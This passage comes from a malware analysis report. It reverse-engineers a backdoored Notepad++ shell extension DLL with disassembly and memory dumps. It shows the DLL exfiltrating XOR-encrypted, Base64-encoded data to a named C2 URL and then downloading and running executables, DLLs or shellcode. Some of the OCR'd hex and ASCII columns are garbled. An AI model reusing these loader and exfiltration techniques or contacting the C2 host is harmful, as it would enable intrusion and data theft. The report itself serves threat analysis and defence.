----------	-------------------------------------------------	-----------------

Figure 30

InternetCanonicalizeUrlW is used to canonicalize the URL:

```

690D184F 68 00 00 00 3E push 3E000000
690D1854 89 45 C4 mov dword ptr ss:[ebp-3C],eax
690D1857 8D 45 F0 lea eax,dword ptr ss:[ebp-10]
690D185A 50 push eax
690D185B 57 push edi
690D185C FF 76 14 push dword ptr ds:[esi+14]
690D185F C7 45 B4 3C 00 00 00 mov dword ptr ss:[ebp-4C],3C
690D1866 C7 45 C8 00 01 00 00 mov dword ptr ss:[ebp-38],100
690D186D C7 45 E4 24 08 00 00 mov dword ptr ss:[ebp-1C],824
690D1874 89 5D E0 mov dword ptr ss:[ebp-20],ebx
690D1877 FF 15 A4 F2 DE 69 call dword ptr ds:[<&InternetCanonicalizeUrlW]

```

Default (stdcall)

- [esp] 03136810 L"https://mante.1i/images/d
- [esp+4] 031CE770
- [esp+8] 00CFFA70
- [esp+C] 3E000000

Address Hex ASCII

03136810		L"https://mante.1i/images/draw.php"
----------	--	-------------------------------------

Figure 31

The malware cracks the URL into its component parts by calling the InternetCrackUrlW API:

```

690D1897 50 push eax
690D1898 6A 00 push 0
690D189A D1 F9 sar ecx,1
690D189C 51 push ecx
690D189D 57 push edi
690D189E FF 15 A0 F2 DE 69 call dword ptr ds:[<&InternetCrackUrlW]

```

Default (stdcall)

- [esp] 031CE770 L"https://mante.1i/images/d
- [esp+4] 00000020
- [esp+8] 00000000
- [esp+C] 00CFFA34

Address Hex ASCII

031CE770		L"https://mante.1i/images/draw.php"
----------	--	-------------------------------------

Figure 32

The connect, send and receive timeouts are set to 150s using the InternetSetOptionW routine (0x2 = INTERNET_OPTION_CONNECT_TIMEOUT, 0x5 = INTERNET_OPTION_SEND_TIMEOUT, 0x6 = INTERNET_OPTION_RECEIVE_TIMEOUT):

```

690D1918 6A 04 push 4
690D191D 50 push eax
690D191E 6A 02 push 2
690D1920 FF 36 push dword ptr ds:[esi]
690D1923 C7 45 F8 F0 49 02 00 mov dword ptr ss:[ebp-8],249F0
690D1929 FF D7 call edi

```

edi=<wininet.InternetSetOptionW> (71755680)

Default (stdcall)

- [esp] 00CC0004
- [esp+4] 00000002
- [esp+8] 00CFFA78
- [esp+C] 00000004

Address Hex ASCII

00CFFA78	F0 49 02 00 50 45 42 CD 98 FB CF 00 68 78 DD 69	DI..PEBI.U.I.kxYI
----------	-------------------------------------------------------	-------------------

Figure 33

```

690D1928 6A 04 push 4
690D192D 8D 45 F8 lea eax,dword ptr ss:[ebp-8]
690D1930 C7 45 F8 F0 49 02 00 mov dword ptr ss:[ebp-8],249F0
690D1937 50 push eax
690D1938 6A 05 push 5
690D193A FF 36 push dword ptr ds:[esi]
690D193C FF D7 call edi

```

edi=<wininet.InternetSetOptionW> (71755680)

Default (stdcall)

- [esp] 00CC0004
- [esp+4] 00000005
- [esp+8] 00CFFA78
- [esp+C] 00000004

Address Hex ASCII

00CFFA78	F0 49 02 00 50 45 42 CD 98 FB CF 00 68 78 DD 69	DI..PEBI.U.I.kxYI
----------	-------------------------------------------------------	-------------------

Figure 34

```

690D193E 6A 04 push 4
690D1943 8D 45 F8 lea eax,dword ptr ss:[ebp-8]
690D1948 C7 45 F8 F0 49 02 00 mov dword ptr ss:[ebp-8],249F0
690D194A 50 push eax
690D194B 6A 06 push 6
690D194D FF 36 push dword ptr ds:[esi]
690D194F FF D7 call edi

```

edi=<wininet.InternetSetOptionW> (71755680)

Default (stdcall)

- [esp] 00CC0004
- [esp+4] 00000006
- [esp+8] 00CFFA78
- [esp+C] 00000004

Address Hex ASCII

00CFFA78	F0 49 02 00 50 45 42 CD 98 FB CF 00 68 78 DD 69	DI..PEBI.U.I.kxYI
----------	-------------------------------------------------------	-------------------

Figure 35

The DLL opens an HTTP session to the C2 server on port 443 (0x3 = **INTERNET_SERVICE_HTTP**):




Figure 36

The binary creates a POST request handle to the URI extracted from the specified URL:




Figure 37

The security flags for the handle are set using the InternetSetOptionW API (0x1F = **INTERNET_OPTION_SECURITY_FLAGS**, 0xF180 = **SECURITY_FLAG_IGNORE_REVOCATION | SECURITY_FLAG_IGNORE_UNKNOWN_CA | SECURITY_FLAG_IGNORE_CERT_CN_INVALID | SECURITY_FLAG_IGNORE_CERT_DATE_INVALID | SECURITY_FLAG_IGNORE_REDIRECT_TO_HTTP | SECURITY_FLAG_IGNORE_REDIRECT_TO_HTTPS**):




Figure 38

The buffer (concatenation of two buffers) that was compressed earlier is encrypted using XOR (key = 32-byte array):




Figure 39

Address	Hex	ASCII
031D60E8	65 3C 06 04 1C 03 08 11 00 16 30 21 94 BB 01 13	@<.....0!>..
031D60F8	81 A7 10 2E 15 2F 17 73 07 70 12 18 5C 09 55 22	.\$.../s.p.\.U"
031D6108	6E 02 71 04 A0 76 08 31 26 5F 30 71 28 01 21 50	n.q.V.l&Oq(.!P
031D6118	27 6C 7E 23 73 25 78 43 07 99 67 18 40 09 50 22	'l~#5#{C..g.@.P"
031D6128	75 02 2A 43 21 49 09 DD 27 1A 39 21 60 29 3F 60	u."C!I.V'.9!)?"
031D6138	36 14 3E 03 15 68 17 1A 6A 19 77 0D 32 18 1F 02	G.>.k.k.j.w.2...
031D6148	07 38 06 02 64 05 4D 11 26 45 30 6A 28 7D 03 5C	.8..d.M.&E0j{.\
031D6158	76 14 7F 0E 15 17 17 55 34 19 69 49 67 09 64 6D	V.....U4.iIq.dm
031D6168	05 5D 56 04 57 6C 08 46 47 43 30 26 51 28 30 7D	.]V.W].FGC0&Q+0}
031D6178	25 B5 43 23 84 43 4A 26 9C 61 12 15 23 56 32 1D	%pC#.Cj&.a..#vZ-
031D6188	45 02 91 57 55 07 27 24 26 57 46 23 2D 28 3C 32	E..WU.'t&W#<(<2
031D6198	B8 25 04 23 2C A5 5E 0A 87 1A 24 18 0A BC 5B 21	%.#.%A...\$.%pI
031D61A8	35 80 05 36 A0 02 88 3E 68 96 4F 8B 4C AB 79 47	5..6..>h.O.LeyG
031D61B8	A7 5B 60 89 6A 6D 97 3C AD 78 90 77 56 8F 17 47	\$[.jm.<.{wv..G
031D61C8	81 A7 44 84 A1 DF 47 95 7C 75 80 0E AB 03 4A 93	.\$D.jBg. u'.<.J.
031D61D8	42 8D 36 88 96 05 94 F8 55 99 08 6D B0 DF 5F A2	B.6....0U..m'B_c
031D61E8	DC 88 26 84 93 68 88 B1 44 16 5C A1 0C F3 67 85	U.&..k.k.d.\.i.0g.
031D61F8	07 7A 50 2E 56 34 40 E4 16 DA 5F A5 F3 56 5E E2	.zP.V4@a.U_%6vAa

Figure 40

The encrypted buffer from above is encoded using Base64:

```

.txt:69DD1222
.txt:69DD1222 loc_69DD1222:
.txt:69DD1222 movzx  eax, byte ptr [ebx-2]
.txt:69DD1226 lea    ebx, [ebx+3]
.txt:69DD1229 shr    eax, 2
.txt:69DD122C add    esi, 3
.txt:69DD122F movzx  eax, ds:byte_69DF4FE0[eax]
.txt:69DD1236 mov    [edx], al
.txt:69DD1238 movzx  ecx, byte ptr [ebx-5]
.txt:69DD123C movzx  eax, byte ptr [ebx-4]
.txt:69DD1240 and    ecx, 3
.txt:69DD1243 shr    eax, 4
.txt:69DD1246 shl    ecx, 4
.txt:69DD1249 or    ecx, eax
.txt:69DD1248 movzx  eax, ds:byte_69DF4FE0[ecx]
.txt:69DD1252 mov    [edx+1], al
.txt:69DD1255 movzx  ecx, byte ptr [ebx-4]
.txt:69DD1259 movzx  eax, byte ptr [ebx-3]
.txt:69DD125D and    ecx, 0Fh
.txt:69DD1260 shr    eax, 6
.txt:69DD1263 shl    ecx, 2
.txt:69DD1266 or    ecx, eax
.txt:69DD1268 movzx  eax, ds:byte_69DF4FE0[ecx]
.txt:69DD126F mov    [edx+2], al
.txt:69DD1272 movzx  eax, byte ptr [ebx-3]
.txt:69DD1276 and    eax, 3Fh
.txt:69DD1279 movzx  eax, ds:byte_69DF4FE0[eax]
.txt:69DD1280 mov    [edx+3], al
.txt:69DD1283 add    edx, 4
.txt:69DD1286 mov    eax, [edi]
.txt:69DD1288 add    eax, 0FFFFFFFh
.txt:69DD128B cmp    esi, eax
.txt:69DD128D jb    short loc_69DD1222

```

Figure 41

Address	Hex	ASCII
031DD130	5A 54 77 47 42 42 77 44 43 42 45 41 46 6A 41 68	ZTWGBBwDCBEAFjAh
031DD140	6C 4C 73 42 45 34 47 6E 45 43 34 56 4C 78 64 7A	lLSBE4GnEC4VLxdz
031DD150	42 33 41 53 47 46 77 4A 56 53 4A 75 41 6E 45 45	B3ASGFwJVSJuaNEE
031DD160	6F 48 59 49 4D 53 5A 66 4D 48 45 6F 41 53 46 51	oHYIMSZFMHEoASFQ
031DD170	4A 32 78 28 49 33 4D 6C 65 30 4D 48 6D 57 63 59	J2x+I3M1e0MHmWcy
031DD180	51 41 6C 51 49 6E 55 43 48 68 4D 68 53 51 6E 64	QATlQInUcKkMhSqd
031DD190	4A 78 6F 35 49 57 41 70 50 32 41 32 46 44 34 44	JXo5IWApP2A2FD4D
031DD1A0	46 57 73 58 47 6D 6F 5A 64 77 30 79 47 78 38 43	FwSXGmoZdwOyGx8C
031DD1B0	42 7A 67 47 41 6D 51 46 54 52 45 6D 52 54 42 71	Bz gGAMQFTRERtBq
031DD1C0	48 48 30 44 58 48 59 55 66 77 34 56 46 78 64 56	KH0DXYUfw4Vfxdv
031DD1D0	4E 42 6C 70 53 57 63 4A 5A 47 30 46 58 56 59 45	NB1pSwJZG0FXYVE
031DD1E0	56 32 77 49 52 68 64 44 4D 43 5A 52 48 7A 42 39	V2WIRkDmCZRkzB89
031DD1F0	4A 62 56 44 49 34 52 44 53 69 61 63 59 52 49 56	JbVDI4RDSiacyRIV
031DD200	49 31 59 79 48 55 55 43 68 56 64 56 42 79 64 30	I1yyHUUCkvdvByd0
031DD210	4A 6C 64 47 49 79 30 6F 50 44 48 34 4A 51 51 6A	JldGiy0oPDK4JQQJ
031DD220	4C 48 56 65 43 6F 63 61 4A 42 67 4B 76 4C 55 68	LKveCocaJ8gkVLUH
031DD230	4E 59 41 46 4E 71 41 43 69 7A 35 6F 6C 68 28 4C	NYAFNqAc1z5oTk+l
031DD240	54 48 74 35 52 36 64 62 59 49 6C 71 62 5A 63 38	Tkt5r6dbyI1qzbc8

Figure 42

The binary constructs the following parameters "search=YOIPOUP&ei=6128&oq=<Base64-encoded buffer>":

Address	Hex	ASCII
031E24A0	73 65 61 72 63 68 3D 59 4F 49 50 4F 55 50 26 65	search=YOIPOUP&e
031E24B0	69 3D 36 31 32 38 26 6F 71 3D 5A 54 77 47 42 42	i=6128&oq=ZTWGBB
031E24C0	77 44 43 42 45 41 46 6A 41 68 6C 4C 73 42 45 34	wDCBEAFjAhlLSBE4
031E24D0	47 6E 45 43 34 56 4C 78 64 7A 42 33 41 53 47 46	GnEC4VLxdzB3ASGF
031E24E0	77 4A 56 53 4A 75 41 6E 45 45 6F 48 59 49 4D 53	wJVSJuaNEEOHYIMS
031E24F0	5A 66 4D 48 45 6F 41 53 46 51 4A 32 78 28 49 33	ZFMHEoASFQJ2x+I3
031E2500	4D 6C 65 30 4D 48 6D 57 63 59 51 41 6C 51 49 6E	M1e0MHmWcyQA1QIn
031E2510	55 43 48 68 4D 68 53 51 6E 64 4A 78 6F 35 49 57	UcKkMhSqdJXo5IW
031E2520	41 70 50 32 41 32 46 44 34 44 46 57 73 58 47 6D	AppZ2A2FD4DFwSXG
031E2530	6F 5A 64 77 30 79 47 78 38 43 42 7A 67 47 41 6D	oZdwOyGx8Cz gGAM
031E2540	51 46 54 52 45 6D 52 54 42 71 4B 4B 30 44 59 4B	QOFTRERtBqkH0DXH
031E2550	59 55 66 77 34 56 46 78 64 56 4E 42 6C 70 53 57	YUfw4VfxdVNB1pSw
031E2560	63 4A 5A 47 30 46 58 56 59 45 56 32 77 49 52 6B	cJZG0FXYVEV2WIRk
031E2570	64 44 4D 43 5A 52 48 7A 42 39 4A 62 56 44 49 34	dMmCZRkzB9JbVDI4
031E2580	52 44 53 69 61 63 59 52 49 56 49 31 59 79 48 55	RDSiacyRIVi1yyHU
031E2590	55 43 68 56 64 56 42 79 64 30 4A 6C 64 47 49 79	UckvdvByd0JldGiy
031E25A0	30 6F 50 44 48 34 4A 51 51 6A 4C 4B 56 65 43 6F	oOPDK4JQQJLkveCo
031E25B0	63 61 4A 42 67 48 76 4C 55 68 4E 59 41 46 4E 71	caJ8gkVLUHNYAFNq

Figure 43

The User Agent extracted earlier is added to the HTTP request handle using the HttpAddRequestHeadersW routine (0xA0000000 = HTTP_ADDREQ_FLAG_REPLACE | HTTP_ADDREQ_FLAG_ADD):




Figure 44

HttpSendRequestW is used to exfiltrate data to the C2 server:




Figure 45

It's worth mentioning that all C2 servers were down during our analysis. We've emulated network connections using FakeNet.

The size of the C2 response is retrieved by calling the HttpQueryInfoW routine (0x5 = HTTP_QUERY_CONTENT_LENGTH):




Figure 46

The binary copies the C2 response to a buffer via a function call to InternetReadFile:



Figure 47

The malicious process parses the data between the "<html></html>" and "<div></div>" tags:



Figure 48

The malware performs a similar POST request with different parameter values "search=DOWNPANY&ei=6128":

```

690D1B18 57          push edi
690D1B19 FF 75 AC    push dword ptr ss:[ebp-54]
690D1B1C 6A 00      push 0
690D1B1E 6A 00      push 0
690D1B20 FF 76 08    push dword ptr ds:[esi+8]
690D1B23 FF 15 90 F2 DE 69 call dword ptr ds:[<<HttpSendRequestw>]

```

Default (stdcall)

1:	[esp]	00CC000C
2:	[esp+4]	00000000
3:	[esp+8]	00000000
4:	[esp+C]	051180A8 "search=DOWPANY&e1=6128"

Address Hex ASCII

00CFF9E4	73 65 61 72 63 68 3D 44 4F 57 50 41 4E 59 26 65	search=DOWPANY&
00CFF9E8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00CFF9F0	05 11 80 A8	"search=DOWPANY&e1=6128"
00CFF9F4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Figure 49

The C2 response is decoded using Base64, and then XOR decrypted. The malware implements 4 different actions that will be explained based on the EAX register value:




Figure 50

EAX = 0 – load a PE into the current process memory

GetNativeSystemInfo is utilized to retrieve information about the current system:

```

6F7A3168 50          push eax
6F7A3169 FF 15 3D F1 7B 6F call dword ptr ds:[<&GetNativeSystemInfo>]

```

Default (stdcall)

1:	[esp]	0103F660
2:	[esp+4]	0103F7C0
3:	[esp+8]	00CC0004
4:	[esp+C]	033BE618 L"\"C:\\Users\\REM\\Deskt

Figure 51

The DLL performs multiple VirtualAlloc function calls that will allocate memory for the new executable (0x3000 = MEM_COMMIT | MEM_RESERVE, 0x4 = PAGE_READWRITE):

```

6F7A3194 6A 04      push 4
6F7A3196 68 00 30 00 00 push 3000
6F7A3198 57          push edi
6F7A319C FF 73 34    push dword ptr ds:[ebx+34]
6F7A319F FF D6      call esi

```

esi=<kernel32.VirtualAlloc> (76A76870)

Default (stdcall)

1:	[esp]	009C0000 rund1132.009C0000
2:	[esp+4]	00014000
3:	[esp+8]	00003000
4:	[esp+C]	00000004

Figure 52

The malware changes the memory protection depending on the segment (for example, the code segment's memory protection is set to 0x20 = PAGE_EXECUTE_READ):

Figure 53

After a few more operations, the process passes the control flow to the new PE.

EAX = 1 – download and execute a .exe file

The binary gets the AppData folder path by calling the SHGetFolderPathW routine (0x1c = CSIDL_LOCAL_APPDATA):

Figure 54

GetTickCount is used to extract the number of milliseconds that have elapsed since the system was started:

Figure 55

The malware creates a file based on the above value (0x40000000 = GENERIC_WRITE, 0x1 = FILE_SHARE_READ, 0x2 = CREATE_ALWAYS, 0x80 = FILE_ATTRIBUTE_NORMAL):

Figure 56

The newly created file is populated with content that is supposed to be transmitted by the C2 server:

Figure 57

The malicious binary executes the file by calling the CreateProcessW API:

```

.text:69DD7F06
.text:69DD7F06 loc_69DD7F06:
.text:69DD7F06 lea  eax, [esp+90h+ProcessInformation]
.text:69DD7F0A push eax          ; lpProcessInformation
.text:69DD7F0B lea  eax, [esp+94h+StartupInfo]
.text:69DD7F0F push eax          ; lpStartupInfo
.text:69DD7F10 push 0            ; lpCurrentDirectory
.text:69DD7F12 push 0            ; lpEnvironment
.text:69DD7F14 push 0            ; dwCreationFlags
.text:69DD7F16 push 0            ; bInheritHandles
.text:69DD7F18 push 0            ; lpThreadAttributes
.text:69DD7F1A push 0            ; lpProcessAttributes
.text:69DD7F1C push esi         ; lpCommandLine
.text:69DD7F1D push 0            ; lpApplicationName
.text:69DD7F1F call ds:CreateProcessW
.text:69DD7F25 mov  [esp+90h+var_80], eax
.text:69DD7F29 call ds:GetLastError
.text:69DD7F2F mov  ecx, [esp+90h+var_78]
.text:69DD7F33 mov  [ecx], eax
.text:69DD7F35 test esi, esi
.text:69DD7F37 jz   short loc_69DD7F50

```

Figure 58

EAX = 2 – download and execute a .dll file

The execution flow is similar to the above case, and we only highlight the difference. Rundll32.exe is used to execute the DLL file (an export function can also be specified in the command line):

Figure 59

EAX = 3 – copy and execute shellcode

The process allocates memory using the VirtualAlloc routine (0x1000 = MEM_COMMIT, 0x40 = PAGE_EXECUTE_READWRITE):

Figure 60

The DLL implements an anti-analysis check. It calls the isProcessorFeaturePresent API in order to determine whether _fastfail() is available. If this feature is not supported, the current process is terminated by calling the GetCurrentProcess and TerminateProcess functions (0x17 = PF_FASTFAIL_AVAILABLE):

```

.text:6F7AEFD9
.text:6F7AEFD9
.text:6F7AEFD9
.text:6F7AEFD9 sub_6F7AEFD9 proc near
.text:6F7AEFD9 push 17h ; ProcessorFeature
.text:6F7AEFDB call ds:IsProcessorFeaturePresent
.text:6F7AEFE1 test eax, eax
.text:6F7AEFE3 jz short loc_6F7AEFEA

.text:6F7AEFE5 push 5
.text:6F7AEFE7 pop ecx
.text:6F7AEFE8 int 29h ; Win8: RtlFailFast(ecx)

.text:6F7AEFEA loc_6F7AEFEA:
.text:6F7AEFEA push esi
.text:6F7AEFEB push 1
.text:6F7AEFED mov esi, 0C0000417h
.text:6F7AEFF2 push esi
.text:6F7AEFF3 push 2
.text:6F7AEFF5 call sub_6F7AEE00
.text:6F7AEFFA add esp, 0Ch
.text:6F7AEFFD push esi ; uExitCode
.text:6F7AEFFE call ds:GetCurrentProcess
.text:6F7AF004 push eax ; hProcess
.text:6F7AF005 call ds:TerminateProcess
.text:6F7AF00B pop esi
.text:6F7AF00C retn
.text:6F7AF00C sub_6F7AEFD9 endp
.text:6F7AF00C

```

Figure 61

The malware jumps to the shellcode and then frees the memory area allocated earlier:

```

.text:6F7A7A95 call sub_6F7A3680
.text:6F7A7A9A push [ebp+Buffer]
.text:6F7A7AA0 call esi
.text:6F7A7AA2 add esp, 0Ch
.text:6F7A7AA5 push 8000h ; dwFreeType
.text:6F7A7AAA push 0 ; dwSize
.text:6F7A7AAC push [ebp+lpAddress] ; lpAddress
.text:6F7A7AB2 call ds:VirtualFree
.text:6F7A7AB8 mov [ebp+var_CC], 1
.text:6F7A7AC2 call ds:GetLastError

```

Figure 62

As we mentioned at the beginning of the analysis, the threat actor only added the export function explained above, and the others are legitimate.

We've studied a legitimate Notepad++ shell extension (SHA256: f3e2e6f9e7aa065e89040a0c16d1f948489b3751e5eb5efac8106d5f7d65d98d64-bit) and compared the export functions between the 2 files. As we can see below, the functions are very similar:

```

.text:6F7A95F0 ; Exported entry 4. DllInstall
.text:6F7A95F0
.text:6F7A95F0
.text:6F7A95F0 ; Attributes: bp-based frame
.text:6F7A95F0
.text:6F7A95F0 ; HRESULT __stdcall DllInstall(BOOL bInstall, LPCWSTR pszCmdLine)
.text:6F7A95F0 public DllInstall
.text:6F7A95F0 DllInstall proc near
.text:6F7A95F0
.text:6F7A95F0 bInstall= dword ptr 8
.text:6F7A95F0 pszCmdLine= dword ptr 0Ch
.text:6F7A95F0
.text:6F7A95F0 push ebp
.text:6F7A95F1 mov ebp, esp
.text:6F7A95F3 cmp [ebp+bInstall], 0
.text:6F7A95F7 jz short loc_6F7A9616

.text:6F7A95F9 push 0 ; dwInitParam
.text:6F7A95FB push offset DialogFunc ; lpDialogFunc
.text:6F7A9600 push 0 ; hWindParent
.text:6F7A9602 push 65h ; 'e' ; lpTemplateName
.text:6F7A9604 push hInst ; hInstance
.text:6F7A960A call ds:DialogBoxParamW
.text:6F7A9610 xor eax, eax
.text:6F7A9612 pop ebp
.text:6F7A9613 retn 8

.text:6F7A9616 loc_6F7A9616: ; uType
.text:6F7A9616 push 30h ; '0'
.text:6F7A961D push offset Text ; "Notepad++ Extension: Error"
.text:6F7A9622 push 0 ; "Uninstalling not supported, use DllUnre"...
.text:6F7A9624 call ds:MessageBoxW
.text:6F7A962A mov eax, 80004001h
.text:6F7A962F pop ebp
.text:6F7A9630 retn 8
.text:6F7A9630 DllInstall endp
.text:6F7A9630

```

Figure 63

